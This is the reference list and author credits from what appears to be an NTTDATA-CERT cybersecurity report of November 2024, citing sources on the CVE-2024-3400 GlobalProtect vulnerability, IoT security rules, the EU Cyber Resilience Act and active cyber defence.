[57] Volexity Threat Research, “Zero-Day Exploitation of Unauthenticated Remote Code Execution Vulnerability in GlobalProtect (CVE-2024-3400),” 12 4 2024. [オンライン]. Available: https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/.

[58] CISA.gov, “Palo Alto Networks Releases Guidance for Vulnerability in PAN-OS, CVE-2024-3400,” 12 4 2024. [オンライン]. Available: https://www.cisa.gov/news-events/alerts/2024/04/12/palo-alto-networks-releases-guidance-vulnerability-pan-os-cve-2024-3400.

[59] 独立行政法人情報処理推進機構, “IoT製品に対するセキュリティ要件適合評価・ラベリング制度を開始します,” 30 9 2024. [オンライン]. Available: https://www.ipa.go.jp/pressrelease/2024/press20240930.html.

[60] TUV Rheinland Japan, “サイバーレジリエンス法 CRA－10月10日欧州評議会採択、数ヵ月以内に新規制発効予定,” 16 10 2024. [オンライン]. Available: https://insights.tuv.com/jpblog/industry2024005.


[61] Congress.gov, “H.R.1668 - IoT Cybersecurity Improvement Act of 2020,” 4 12 2020. [オンライン]. Available: https://www.congress.gov/bill/116th-congress/house-bill/1668.

[62] Palo Alto Networks, Inc, “IoTデバイスにもゼロトラストを導入する4つのベストプラクティス,” 7 9 2020. [オンライン]. Available: https://www.paloaltonetworks.com/blog/2020/09/zero-trust-for-iot/?lang=ja.

[63] “能動的サイバー防御とは？日本でも必要性が高まる理由を解説,” Trend Micro, 9 10 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/j/expertview-20241009-01.html.

[64] 株式会社 JIRAN JAPAN, “「能動的サイバー防御」の企業への影響は？ ～知っておきたいセキュリティ政策の転換～,” 24 7 2024. [オンライン]. Available: https://jiran.jp/%E3%80%8C%E8%83%BD%E5%8B%95%E7%9A%84%E3%82%B5%E3%82%A4%E3%83%90%E3%83%BC%E9%98%B2%E5%BE%A1%E3%80%8D%E3%81%AE%E4%BC%81%E6%A5%AD%E3%81%B8%E3%81%AE%E5%BD%B1%E9%9F%BF%E3%81%AF%EF%BC%9F-%EF%BD%9E%E7%9F%A5/.

[65] 独立行政法人情報処理推進機構, “IPAサポート詐欺レポート 2024,” 1 8 2024. [オンライン]. Available: https://www.ipa.go.jp/security/anshin/measures/f55m8k00000047km-att/supportscam_report2024.pdf.



Published on November 27, 2024

(Writers)
Ikumi Urabe
Lin Qian
Ayumu Toriyama
Mikiko Kikuchi
Yuhei Terashi
Ryotaro Tanaka

(Editors)
Shinichi Oshima
Hisamichi Ohtani
Chihiro Oyama
Tsuyoshi Watanabe
Sataro Ohkubo
Daisuke Miyazaki
Takayoshi Sawada

NTTDATA-CERT, Information Security Office, NTT DATA Group
nttdata-cert@kits.nttdata.co.jp